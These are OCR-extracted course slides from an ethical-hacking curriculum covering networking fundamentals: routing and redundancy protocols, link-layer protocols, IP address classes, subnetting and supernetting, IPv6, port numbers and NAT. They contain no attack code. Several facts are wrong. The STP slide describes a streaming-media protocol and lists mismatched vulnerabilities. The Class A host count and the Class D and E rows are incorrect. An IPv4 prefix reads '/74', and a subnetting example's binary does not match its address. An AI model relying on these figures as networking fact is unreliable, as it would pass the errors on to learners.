
Operation Code:
- 1 For Request
- 2 For Reply


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Packet Encapsulation





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IGRP (Interior Gateway Routing Protocol)

- IGRP is a Distance-Vector protocol, developed for transmitting routing data within the Internet network
- It is unlike IP RIP and IPX RIP, which were developed for multi-vendor networks
- It calculates the distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- IGRP includes the following Distance-Vector characteristics:
  - Periodic routing updates every 90 seconds
  - Includes a full routing table after every periodic update
  - Broadcast updates
  - Neighbors
  - Defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features:

- It performs only IP routing
- It makes use of IP protocol 9
- The administrative distance of IGRP routes is 100
- It has a maximum of 100 hops, by default. This can be extended to 255 hops

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

EIGRP (Enhanced Interior Gateway Routing Protocol)

- A Hybrid routing protocol that includes characteristics of both Distance-Vector and Link-State routing protocols
- Allows a router to share routes with other routers within the same network system

EIGRP adheres to the following hybrid characteristics:

- It uses a Diffusing Update Algorithm (DUAL) to define the best path among all "feasible" paths and ensure a loop-free routing environment
- It maintains neighbor relationships with adjacent routers in the same Autonomous System (AS)
- Its traffic is either sent as unicasts or as multicasts on address 224.0.0.10, based on the EIGRP packet type
- Reliable Transport Protocol (RTP) is used to ensure the delivery of most of the EIGRP packets
- EIGRP routers do not send periodic, full-table routing updates. Updates are sent when a change occurs and includes only the change
- It is a classless protocol; therefore, it supports VLSMs

Features:

- It supports IP, IPX, and Appletalk routing
- It uses an Administrative Distance of 90 for routes originating within the local Autonomous System
- It uses an Administrative Distance of 170 for external routes coming from outside the local Autonomous System
- It calculates the distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- It has a maximum of 100 hops, by default. This can be extended to 255 hops

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

OSPF (Open Shortest Path First)

- An Interior Gateway Protocol (IGP) for the Internet, developed to distribute IP routing information throughout a single Autonomous System (AS) in an IP network
- It is also a link-state routing protocol. This means that the routers can exchange topology information with their nearest neighbors
- The OSPF process creates and maintains three different tables
  - A neighbor table : a list of all neighboring routers
  - A topology table : a list of all possible routes to all known networks within an area
  - A routing table : the best route for each known network

Features:

- It supports only IP routing
- The administrative distance of OSPF routes is 110
- It uses cost as its metric
- It has no hop-count limit

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HSRP (Hot Standby Router Protocol)

- A routing protocol used to establish a fault-tolerant default gateway. It allows the host computer to use multiple routers that act as a single virtual router
- A Cisco-developed redundancy protocol
- Virtual IP and MAC address are shared between the two routers
- To verify HSRP state, use the show standby command
- It makes sure that only the active router takes part in sending packets
- It is designed for multi access or broadcast LAN
- It gets automatically self updated when the MAC address is modified

Security issues:

- It can be vulnerable to DoS attacks



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Router Redundancy Protocol (VRRP)

- VRRP is a computer networking protocol that provides for automatic assignment of availableInternet Protocol (IP) routers to participating hosts
- It provides information on the state of a router. It does not provide information about routes processed or exchanged by the router
- If the physical router that is routing packets on behalf of the virtual router fails, another physical router is selected automatically to replace it

Security issues:

- It is vulnerable to DoS attacks

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BGP (Border Gateway Protocol)

- BGP is a routing protocol that manages packets across the internet through the exchange of information between host gateways or autonomous systems
- It makes routing decisions based on paths, reachability, hop counts, and network rules configured by the administrator
- Every BGP router maintains a routing table to forward the packet to the next hop
- BGP4 is the current version for internet routing. It helps Internet service providers (ISPs) to determine the routing of packets between each other

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

TCP/IP Protocol Suite

Link Layer Protocols

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fiber Distributed Data Interface (FDDI)

- FDDI-2 supports voice and multimedia communication to extensive geographical areas
- The optical standard for transferring data by means of fiber optics lines in a LAN up to 200 km
- Transfers data at the rate of 100 Mbps


Comprised of two fiber optic rings

- **Primary ring:** Works in the network
- **Secondary ring:** Acts as backup and takes the position of primary ring in the case of network failure


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Token Ring

- Local area network that connects multiple computers using a transmission link in either a ring topology or star topology



- Data flow is always unidirectional



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CDP (Cisco Discovery Protocol)

- CDP is a layer 2 (data link layer) Cisco proprietary protocol
- It shares data between directly connected network devices
- It is media as well as network independent
- CDP uses the destination MAC address of **01.00.0c.cc.cc.cc**
- It connects lower physical media and upper network layer protocols
- It runs between direct connected network entities
- It can also be used for On-Demand Routing
- CDP is used to obtain information about neighboring devices, such as:
  - Types of devices connected
  - Interfaces used to make the connections
  - Router interfaces they are connected to
  - Model numbers of the devices

Security issues:

- It can be vulnerable to Denial-of-Service (DoS) attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN Trunking Protocol (VTP)

- VTP is a messaging protocol developed by Cisco. It is used to exchange VLAN information across trunk links
- It works on the data link layer of OSI model
- It allows the network manager to distribute a VLAN configuration to all switches in the same domain
- It stores the VLAN configuration in the VLAN database
- It supports Plug-and-play configuration when adding new VLANs

Security issues:

- It is vulnerable to DoS attacks
- There can be Integer wrapping in VTP revision
- The Buffer Overflow vulnerability exists in the VTP VLAN name


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

STP (Spanning Tree Protocol)

- STP (Spanning Tree Protocol) is a layer 2, network protocol that runs on bridges and switches
- The network control protocol is designed for use in entertainment and communications systems to control streaming media servers



Security issues:

STP can be vulnerable to:

- Man-in-the-middle attacks
- Attacks on file and path name
- DNS Spoofing
- Denial-of-service attacks
- Session hijacking
- Authentication mechanism

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Point-to-point Protocol (PPP)

- PPP is a data link layer protocol that provides a standard way of data transfer between two directly connected nodes (Point-to-point), without any networking devices in between
- It is used mostly for heavier and faster connections and provides transmission encryption, connection authentication, and compression
- Different physical networks, such as phone lines, cellular telephones, fiber optics, and serial cables, use PPP
- It uses two authentication protocols to authenticate or secure connections: the Password Authentication Protocol (PAP) and the Challenge Handshake Authentication Protocol (CHAP)

Issues:

- The protocol does not provide flow control and allows the senders to send several frames in quick succession, resulting in overloading the receiver
- It uses a CRC field to detect errors and discards the corrupted frame without any alerts or warnings
- PPP does not offer a proper addressing mechanism to handle frames in a multipoint configuration

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IP Addressing and Port Numbers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Assigned Numbers Authority (IANA)

- IANA is responsible for the global coordination of DNS Root, IP addressing, and other Internet protocol resources
- The well-known ports are assigned by IANA and can only be used by the system (or root) processes or by programs executed by privileged users on most systems
- The registered ports are listed by the IANA and can be used by ordinary user processes or programs executed by ordinary users on most systems
- The IANA registers the uses of these ports as a convenience to the community
- The range for assigned ports managed by the IANA is 0–1023


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IP Addressing

- An IP Address is a unique numeric value assigned to a node or a network connection



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Classful IP Addressing

- IP addresses are divided into 5 major classes in the classful IP addressing scheme
- This was the first addressing scheme of the Internet. It managed addressing through classes A, B, C, D, and E
- An IP address can be broken down into two parts:
  - The first part represents the network
  - The second part represents a specific host on the network

NOTE:

- All the hosts residing on a network can share the same network prefix but should have a unique host number
- Hosts residing on different networks can have the same host number but should have different network prefixes

Two-Level Internet Address Structure:



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Address Classes

Class A	❑ Has an 8-bit network prefix ❑ Starts with binary address 0, the decimal number can be anywhere between 1–126 ❑ The first 8 bits (one octet) identify the network, the remaining 24 bits specify hosts residing in the network
Class B	❑ Has a 16-bit network prefix ❑ Starts with binary address 10, the decimal number can be anywhere between 128–191 ❑ The first 16 bits (two octets) identify the network, the remaining 16 bits specify hosts residing in the network
Class C	❑ Has a 24-bit network prefix ❑ Starts with binary address 110, the decimal number can be anywhere between 192–223 ❑ The first 24 bits (three octets) identify the network, the remaining 8 bits specify hosts residing in the network
Class D	❑ Starts with binary address 1110, the decimal number can be anywhere between 224-239 ❑ Supports multicasting
Class E	❑ Starts with binary address 1111, the decimal number can be anywhere between 240-255 ❑ Reserved for experimental use

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Address Classes (Cont'd)

Table showing number of Networks and Hosts:

Class	Leading Bits	Size of Network Number Bit Field	Size of Host Number Bit Field	Number of Networks	Addresses Per Network
Class A	0	7	24	126	16,277,214
Class B	10	14	16	16,384	65,534
Class C	110	21	8	2,097,152	254
Class D (Multi cast)	1110	20	8	1,048,576	254
Class E (Reserved)	1111	20	8	1,048,576	254

IP Address Classes and class characteristics and uses

IP Address Class	Fraction of Total IP Address Space	Number of Network ID Bits	Number of Host ID Bits	Intended Use
Class A	1/2	8	24	Used for Unicast addressing for very large organizations
Class B	1/4	16	16	Used for Unicast addressing for medium or large organizations
Class C	1/8	24	8	Used for Unicast addressing for small organizations
Class D	1/16	N/A	N/A	Used for IP multicasting
Class E	1/16	N/A	N/A	Reserved

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Subnet Masking

1. A Subnet Mask divides the IP address of the host into network and host numbers
2. A Subnet allows the division of Class A, B, and C network numbers into smaller segments
3. A Variable length subnet mask (VLSM) allows two or more subnet masks to exist in the same network
4. VLSM effectively uses IP address space in a network


Default Subnet Masks for Class A, Class B, and Class C Networks

IP Address Class	Total # bits for Network ID/Host ID	Default Subnet Mask			
		First Octet	Second Octet	Third Octet	Fourth Octet
Class A	8/24	11111111	00000000	00000000	00000000
Class B	16/16	11111111	11111111	00000000	00000000
Class C	24/8	11111111	11111111	11111111	00000000

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Subnetting

- Subnetting allows you to divide a Class A, B, or C network into different logical subnets
- To subnet a network, use some of the bits from the host ID portion, in order to extend the natural mask



- Consider the class C Address

IP Address : 192.168.1.12
11000000.10101000.00000001.00001010

Subnet mask: 255.255.255.0
11111111.11111111.11111111.00000000

Subnetting: 255.255.255.224
11111111.11111111.11111111.11100000

These three extra bits from host ID portion allow you to create eight subnets

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Supernetting

1. Class A and B addresses are in the depletion stage
2. Class C provides only 256 hosts in a network, out of which 254 are available for use
3. Supernetting combines various Class C addresses and creates a super network
4. It applies to Class C addresses
5. Also known as Classless Inter-Domain Routing (CIDR), it was invented to keep IP addresses from exhaustion
6. The supernet mask is the reverse of the subnet mask

Subnet Mask	11111111 11111111 11111111 111 00000
Default Mask	11111111 11111111 11111111 000 00000
Supernet Mask	11111111 11111111 11111000 000 00000

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Supernetting (Cont'd)

Supernetting Class C Example:

Suppose we use 2m consecutive blocks → Default mask: 255.255.255.0 → Supernet mask: 255.255.(28-m-1)*2m.0 = 255.255.252.0

Class C address: ← Net ID → Host ID

M Zero bits

Supernet address:

XXXXXXXX . XXXXXXXX . XXXX0000 . 00000000

This byte is divisible by 2^m

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IPv6 Addressing

- Based on the standard specified by the RFC 4291
- Allows multilevel subnetting
- Supports unicast, anycast, and multicast addresses
- IPv6 address space is organized in a hierarchical structure

IPv6: Format prefix allocation

Allocation	Format prefix	Start of address range (hex)	Mask length (bits)	Fraction of address space
Reserved	0000 0000	0:: 8/	8	1/256
Reserved for Network Service Allocation Point (NSAP)	0000 001	200:: /7	7	1/128
Reserved for IPX	0000 010	400:: /7	7	1/128
Aggregatable global unicast addresses	001	2000:: /3	3	1/8
Link-local unicast	1111 1110 10	FE80:: /10	10	1/1024
Site-local unicast	1111 1110 11	FEC0:: /10	10	1/1024
Multicast	1111 1111	FF00:: /8	8	1/256

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Difference between IPv4 and IPv6

	Internet Protocol version 4 (IPv4)	Internet Protocol version 6 (IPv6)
Year Deployed	1981	1999
Size	32-bit addresses	128-bit source and destination addresses
Format	Dotted-decimal notation (separated by periods)	Hexadecimal notation (separated by colons)
Example	192.168.0.77	3ffe:1900:4545:AB00: 0123:4567:8901:ABCD
Prefix Notation	192.168.0.7/74	3FFE:F200:0234::/77
Total Number of Addresses	2^32 = ~4,294,967,296	2^128 = ~340,282,366, 920,938,463,463,374, 607,431,768,211,456
Configuration	Manually perform static or dynamic configuration	Auto-configuration of addresses is available
Security	IPSec is optional	Inbuilt support for IPSec

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Port Numbers

- Both TCP and UDP use port (socket) numbers to pass information to the upper layers
- Port numbers are used to keep track of different conversations crossing the network simultaneously
- Conversations that do not involve an application with a well-known port number are assigned port numbers that are randomly selected from within a specific range
- Some ports are reserved in both TCP and UDP, although applications might not be written to support them
- End systems use port numbers to select the correct application for handling the communication

- Port numbers have the following assigned ranges:
  - Numbers below 1024 are considered well-known port numbers
  - Numbers above 1024 are dynamically assigned port numbers
  - Registered port numbers are those registered for vendor-specific applications; most of these are above 1024

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network Terminology

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Routing

1. Routing is the process of selecting the best paths in a network to forward data packets. It is usually performed by a dedicated device called a router
2. The process of forwarding data packets is based on routing tables, which maintain a record of the routes to various network destinations

Routing Types

Static Routing

- The routing table is manually created, maintained, and updated by a network administrator

Dynamic Routing

- The routing table is created, maintained, and updated by a routing protocol running on the router
  - Ex: RIP (Routing Information Protocol), EIGRP (Enhanced Interior Gateway Routing Protocol), and OSPF (Open Shortest Path First)


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Address Translation (NAT)

1. Network Address Translation (NAT) is a network protocol used in IPv4 networks that allows multiple devices to connect to a public network using the same public IPv4 address
2. Port numbers for protocols that use internal IP addresses (e.g., TCP, UDP) remain unchanged

Benefits of NAT

- Conserves IPv4 addresses
- Hides the internal network's IP addresses
- Simplifies routing
- Supports a wide range of services
- Consumes fewer computer resources




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Port Address Translation (PAT)

